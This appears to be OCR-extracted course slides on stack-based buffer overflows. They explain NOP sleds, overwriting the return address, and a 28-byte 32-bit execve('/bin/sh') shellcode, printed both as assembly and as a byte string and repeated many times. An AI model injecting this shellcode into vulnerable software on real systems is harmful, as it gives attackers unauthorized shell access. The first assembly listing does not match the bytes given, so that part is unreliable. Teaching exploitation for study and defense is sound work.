
Stack-based Buffer Overflow



Stack-based Buffer Overflow



Stack-based Buffer Overflow




How about we put shellcode in buf??

And overwrite RET to point to the shellcode?


The shellcode will generate a shell for us.

Stack-based Buffer Overflow



Stack-based Buffer Overflow

Function Frame of Vulfoo



Add some NOP (0x90, NOP sled) in front of shellcode to increase the chance of success.

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
push   eax
push   ebx
mov    ecx,esp
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes


http://shell-storm.org/shellcode/files/shellcode-811.php

Making a System Call in x86 Assembly

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-
13	sys_time	kernel/time.c	int *	-	-	-	-
14	sys_mknod	fs/namei.c	const char *	int	dev_t	-	-
15	sys_chmod	fs/open.c	const char *	mode_t	-	-	-
16	sys_lchown	fs/open.c	const char *	uid_t	gid_t	-	-
18	sys_stat	fs/stat.c	char *	struct __old_kernel_stat *	-	-	-
19	sys_lseek	fs/read_write.c	unsigned int	off_t	unsigned int	-	-
20	sys_getpid	kernel/sched.c	-	-	-	-	-
21	sys_mount	fs/super.c	char *	char *	char *	-	-
22	sys_oldumount	fs/super.c	char *	-	-	-	-

https://www.informatik.htw-dresden.de/~beck/ASM/syscall_list.html

Making a System Call in x86 Assembly




eax=11; execve(“/bin/sh”, Addr of “/bin/sh”, 0)

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx




http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

Registers:
eax = 0;
ebx
ecx
edx



http://shell-storm.org/shellcode/files/shellcode-811.php


Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

http://shell-storm.org/shellcode/files/shellcode-811.php

Registers:
eax = 0;
ebx
ecx
edx



2f 62 69 6e 2f 2f 73 68

/ b i n / / s h


Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve(“/bin/sh”) 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes




http://shell-storm.org/shellcode/files/shellcode-811.php

Your First Shellcode: execve("/bin/sh") 32-bit

```
xor    eax,eax
push   eax
push   0x68732f2f
push   0x6e69622f
mov    ebx,esp
mov    ecx,eax
mov    edx,eax
mov    al,0xb
int    0x80
xor    eax,eax
inc    eax
int    0x80

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

28 bytes

